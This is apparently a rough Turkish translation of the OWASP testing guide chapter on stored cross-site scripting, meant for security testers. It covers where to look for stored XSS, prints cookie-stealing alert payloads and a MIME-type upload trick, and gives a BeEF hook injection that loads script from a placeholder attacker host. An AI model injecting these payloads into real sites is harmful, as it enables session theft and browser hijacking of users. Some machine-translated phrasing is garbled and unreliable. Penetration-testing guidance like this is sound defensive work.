Testing for Stored Cross Site Scripting (Mağazalanmış Çapraz Site komutu için test)

Summary (Özet)

Mağazalanmış Çapraz Site Scripting (XSS), Cross Site Kurgulamanın en tehlikeli türüdür. Kullanıcıların verileri depolamasına izin veren web uygulamaları potansiyel olarak bu tür bir
saldırıya maruz kalmaktadır. Bu bölüm, depolanmış çapraz site komut dosyası enjeksiyonu ve ilgili sömürü senaryolarının örneklerini göstermektedir.

Saklanan XSS, bir web uygulaması kötü amaçlı olabilecek bir kullanıcıdan girdi topladığı ve daha sonra bir veri deposunda daha sonra kullanım için bir veri deposunda depolanmasıyla ortaya çıkar. Depolanan giriş doğru bir şekilde filtrelenmez. Sonuç olarak, kötü amaçlı veriler web sitesinin bir parçası gibi görünecek ve web uygulamasının ayrıcalıkları altında kullanıcının tarayıcısında çalışacaktır. Bu güvenlik açığı tipik olarak uygulamaya en az iki talep içerdiğinden, bu aynı zamanda ikinci sıra XSS olarak da adlandırılabilir.

Bu güvenlik açığı, aşağıdakiler de dahil olmak üzere bir dizi tarayıcı tabanlı saldırı yapmak için kullanılabilir:

- Başka bir kullanıcının tarayıcısını kaçırma
- Uygulama kullanıcıları tarafından görüntülenen hassas bilgilerin yakalanması
- Uygulamanın sahte bir şekilde yıkılması
- İç ana bilgisayarların port taraması (“içeridi” web uygulamasının kullanıcılarıyla ilgili olarak)
- Tarayıcı tabanlı istismarların yönlendirilmiş teslimi
- Diğer kötü niyetli faaliyetler

Saklanan XSS, sömürülmek için kötü amaçlı bir bağlantıya ihtiyaç duymaz. Başarılı bir sömürü, bir kullanıcı depolanmış bir XSS ile bir sayfayı ziyaret ettiğinde ortaya

çıkar. Aşağıdaki aşamalar tipik bir depolanmış XSS saldırı senaryosuyla ilgilidir:

- Saldırgan kötü amaçlı kodu savunmasız sayfaya sakladı
- Kullanıcı uygulamada kimlik doğrulaması
- Kullanıcı savunmasız sayfayı ziyaret eder
- Kötü amaçlı kod kullanıcının tarayıcısı tarafından yürütülür

Bu tür bir saldırı, BeEF ve XSS Proxy gibi tarayıcı sömürü çerçeveleri ile de kullanılabilir. Bu çerçeveler karmaşık JavaScript istismarı geliştirme sağlar.

Saklanan XSS, yüksek ayrıcalıklı kullanıcıların erişebildiği uygulama alanlarında özellikle tehlikelidir. Yönetici savunmasız sayfayı ziyaret ettiğinde, saldırı tarayıcıları tarafından otomatik olarak yürütülür.
Bu, oturum yetkilendirme tokenleri gibi hassas bilgileri ortaya çıkarabilir.

Test Objectives (Test Hedefleri)

- Müşteri tarafına yansıtılan depolanmış girdiyi belirleyin.
- Kabul ettikleri girdiyi ve dönüşte uygulanan kodlamayı (varsa) değerlendirir.

How to Test (Nasıl Test Edilir)

Black-Box Testing (Siyah-Kutu Testi)

Depolanmış XSS güvenlik açıklarını belirleme süreci, yansıtılan XSS için test sırasında açıklanan sürece benzer.

Input Forms (Girdi Formları)

İlk adım, kullanıcı girişinin arka uçta depolandığı ve daha sonra uygulama tarafından görüntülendiği tüm noktaları tanımlamaktır. Depolanan kullanıcı girişinin tipik örnekleri şunlarda bulunabilir:

- Kullanıcı/Profiller sayfası: uygulama, kullanıcının ilk isim,soyadı, avatar, resim, adres vb. Gibi profil ayrıntılarını düzenlemesine / değiştirmesine izin verir.
- Alışveriş sepeti: uygulama, kullanıcının daha sonra incelenebilecek eşyaları alışveriş sepetine depolamasına izin verir
- Dosya Yöneticisi: dosyaların yüklenmesine izin veren uygulama

- Uygulama ayarları/terleni: kullanıcının tercihleri ayarlamasına izin veren uygulama
- Forum/Message panosu: kullanıcılar arasında gönderilerin değişimine izin veren uygulama
- Blog: blog uygulaması yorum gönderen kullanıcılara izin veriyorsa
- Log: uygulama bazı kullanıcıları kayıtlara geçirirse.

Analyze HTML Code (HTML Kodunu Analiz Edin)

Uygulama tarafından depolanan giriş normalde HTML etiketlerinde kullanılır, ancak JavaScript içeriğinin bir parçası olarak da bulunabilir. Bu aşamada, girdinin depolanıp depolanmadığını ve sayfa bağlamında nasıl konumlandırıldığını anlamak esastır. Yansıan XSS'den farklı olarak, kalem test cihazı, uygulamanın aldığı ve kullanıcıların girdilerini sakladığı herhangi bir bant dışı kanalı da araştırmalıdır.

Not : Uygulamanın yöneticiler tarafından erişilebilen tüm alanları, kullanıcılar tarafından gönderilen herhangi bir verinin varlığını belirlemek için test edilmelidir.

Örnek: E-posta depolanan veriler `index2.php`

Şekil 4.7.2-1: Saklanan Giriş Örneği

E-posta değerinin bulunduğu integral2.php HTML kodu:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

Bu durumda, testçinin dışarıya kod enjekte etmenin bir yolunu bulması gerekir. `<input>` Aşağıdaki gibi etiket:


```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Testing for Stored XSS (Mağazalanmış XSS için test)

Bu, uygulamanın giriş doğrulamasını ve filtreleme kontrollerini test etmeyi içerir. Bu durumda temel enjeksiyon örnekleri:

- `aaa@aa.com&quot;&gt;&lt;script&gt;alert(document.cookie)&lt;/script&gt;`
- `aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E`

Girişin başvuru yoluyla sunulmasını sağlayın. Bu normalde istemci tarafındaki güvenlik kontrolleri uygulanırsa JavaScript'i devre dışı bırakmayı veya HTTP isteğini bir web proxy ile değiştirmeyi içerir. Aynı enjeksiyonu hem HTTP GET hem de POST istekleri ile test etmek de önemlidir. Yukarıdaki enjeksiyon, çerez değerlerini içeren bir açılır pencerede sonuçlanır.



Şekil 4.7.2-2: Depolanan Giriş Örneği

Enjeksiyonu takip eden HTML kodu:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)
</script>
```

Giriş depolanır ve XSS yükü sayfayı yeniden yüklerken tarayıcı tarafından gerçekleştirilir. Giriş uygulama tarafından kaçırılırsa, testçiler PCS filtreleri için uygulamayı test etmelidir. Örneğin,
“SCRIPT” dize bir alan veya bir NULL karakteri ile değiştirilirse, bu, XSS’nin eylemde filtrelemesinin potansiyel bir işareti olabilir. Giriş filtrelerinden kaçınmak için birçok teknik vardır (yansıma XSS bölümü için teste bakın). Testçilerin, XSS saldırılarının ve bypass filtrelemelerinin kapsamlı bir listesini sağlayan XSS Filtre Kaçakçılığı ve Mario XSS Cheat sayfalarına atıfta bulunması şiddetle tavsiye edilir. Daha detaylı bilgi için beyaz kağıtları ve araç bölümüne bakın.

Leverage Stored XSS with BeEF (BeEF ile Kaydırma XSS)

Saklanan XSS, BeEF ve XSS Proxy gibi gelişmiş JavaScript sömürü çerçeveleri tarafından kullanılabilir.

Tipik bir BeEF sömürü senaryosu şunları içerir:


- Saldırganın tarayıcı sömürü çerçevesine (BeEF) iletişim kuran bir JavaScript kancası enjekte etmek
- Uygulama kullanıcısının depolanan girişin görüntülendiği savunmasız sayfayı görüntülemesini beklemek
- Uygulama kullanıcısının tarayıcısını BeEF konsolu üzerinden kontrol edin

JavaScript kancası, web uygulamasında XSS güvenlik açığından yararlanarak enjekte edilebilir.

Örnek: BeEF Enjeksiyonu

`index2.php` : : `aaa@aa.com"><script src=http://attackersite/hook.js></script>`

Kullanıcı sayfayı yüklediğinde `index2.php`, senaryo `hook.js` Tarayıcı tarafından yürütülür. Daha sonra çerezlere, kullanıcı ekran görüntüsüne, kullanıcı panosuna ve karmaşık XSS saldırılarına erişmek mümkündür.



Şekil 4.7.2-3: Sığır Eti Enjeksiyon Örneği

Bu saldırı, farklı ayrıcalıklara sahip birçok kullanıcı tarafından görüntülenen savunmasız sayfalarda özellikle etkilidir.

File Upload (Dosya Yükle)

Web uygulaması dosya yüklemesine izin veriyorsa HTML içeriğinin yüklenmesinin mümkün olup olmadığını kontrol etmek önemlidir. Örneğin, HTML veya TXT dosyalarına izin verilirse, yüklenen dosyaya XSS yükü enjekte edilebilir. Kalem test cihazı, dosya yüklemesinin keyfi MIME tiplerinin belirlenmesine izin verip vermediğini de doğrulamalıdır.

Dosya yüklemesi için aşağıdaki HTTP POST talebini göz önünde bulundurun:

```
POST /fileupload.aspx HTTP/1.1
[...]
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.txt"
Content-Type: text/plain
```

`test`

Bu tasarım kusuru, tarayıcı MIME yanlış kullanım saldırılarında kullanılabilir. Örneğin, JPG ve GIF gibi zararsız görünen dosyalar, tarayıcı tarafından yüklendiklerinde gerçekleştirilen bir XSS yükü
içerebilir. Bu, MİME tipi bir görüntü için böyle olduğunda mümkündür. `image/gif` Bunun yerine ayarlanabilir `text/html`. . Bu durumda dosya istemci tarayıcısı tarafından HTML olarak ele alınacaktır.

HTTP POST İsteği:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html
```

```
<script>alert(document.cookie)</script>
```

Ayrıca Internet Explorer'ın MIME tiplerini Mozilla Firefox veya diğer tarayıcılarla aynı şekilde ele almadığını da düşünün. Örneğin, Internet Explorer HTML içeriği HTML içeriği ile TXT dosyalarını işliyor. MIME işleme hakkında daha fazla bilgi için, bu bölümün altındaki beyaz kağıtları bölümüne bakın.

Gray-Box Testing (Gri-Kutu Testi)

Gri kutu testi kara kutu testine benzer. Gri kutu testinde, kalem test cihazı uygulama hakkında kısmi bilgiye sahiptir. Bu durumda, kullanıcı girişi, giriş doğrulama kontrolleri ve veri depolama ile ilgili bilgiler kalem test cihazı tarafından bilinebilir.

Mevcut bilgilere bağlı olarak, normalde test edenlerin kullanıcı girişinin uygulama tarafından nasıl işlendiğini ve daha sonra arka uç sistemine depolandığını kontrol etmeleri önerilir. Aşağıdaki adımlar önerilir:

- Ön uç uygulaması kullanın ve özel/geçersiz karakterlerle giriş yapın
- Uygulama yanıtını analiz edin)
- Giriş doğrulama kontrollerinin varlığını belirlemek
- Arka uç sistemine erişin ve girişin depolanıp depolanmadığını ve nasıl saklandığını kontrol edin
- Kaynak kodunu analiz edin ve depolanan girişin uygulama tarafından nasıl yapıldığını anlayın

Kaynak kodu mevcutsa (beyaz kutu testinde olduğu gibi), giriş formlarında kullanılan tüm değişkenler analiz edilmelidir. Özellikle PHP, ASP ve JSP gibi programlama dilleri HTTP GET ve POST isteklerinden gelen girdileri depolamak için önceden tanımlanmış değişkenleri / işlevlerden yararlanır.

Aşağıdaki tablo, kaynak kodunu analiz ederken bakılması gereken bazı özel değişkenleri ve işlevleri özetler:

PHP	ASP	JSP
`$_GET` - HTTP GET variables	`Request.QueryString` - HTTP GET	`doGet`, `doPost` servlets - HTTP GET and POST
`$_POST` - HTTP POST variables	`Request.Form` - HTTP POST	`request.getParameter` - HTTP GET/POST variables
`$_REQUEST` – HTTP POST, GET and COOKIE variables	`Server.CreateObject` - used to upload files	
`$_FILES` - HTTP File Upload variables		

Not: Yukarıdaki tablo sadece en önemli parametrelerin bir özetidir, ancak tüm kullanıcı giriş parametreleri araştırılmalıdır.

Tools (Araçlar)

- PHP Charset Encoder (PCE), özelleştirilmiş yüklerinizde kullanabileceğiniz 65 çeşit karakter
  setine ve üzerinden keyfi metinleri kodlamanıza yardımcı olur.
- Hackvertor, JavaScript'in (veya herhangi bir dize girişi) birçok kodlama ve bulanıklaştırma türüne izin veren çevrimiçi bir araçtır.
- BeEF tarayıcı sömürü çerçevesidir. Tarayıcı güvenlik açıklarının gerçek zamanlı etkisini göstermek için profesyonel bir araç.
- XSS-Proxy, gelişmiş bir Cross-Site-Scripting (XSS) saldırı aracıdır.
- Burp Proxy, web uygulamalarına saldırmak ve test etmek için etkileşimli bir HTTP / S proxy sunucusudur.
- Kullanıcıların herhangi bir web uygulamasını çapraz yazma kusurları için kolayca test etmelerini sağlayan XSS Yardımcısı Greasemonkey komut dosyası.

- OWASP Zed Attack Proxy (ZAP), yerleşik bir tarayıcı ile web uygulamalarına saldırmak ve test etmek için etkileşimli bir HTTP / S proxy sunucusudur.

Referances (Referanslar)

OWASP Resources (OWASP Kaynakları)

- XSS Filter Evasion Cheat Sheet

Books (Kitaplar)

- Joel Scambray, Mike Shema, Caleb Sima - “Hacking Exposed Web Applications”, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - “The Web Application’s Handbook - Discovering and Exploiting Security Flaws”, 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Cross Site Scripting Attacks: XSS Exploits and Defense”, 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers (Beyaz Kağıtlar)

- CERT: “CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests”
- Amit Klein: “Cross-site Scripting Explained”
- Gunter Ollmann: “HTML Code Injection and Cross-site Scripting”
- CGISecurity.com: “The Cross Site Scripting FAQ”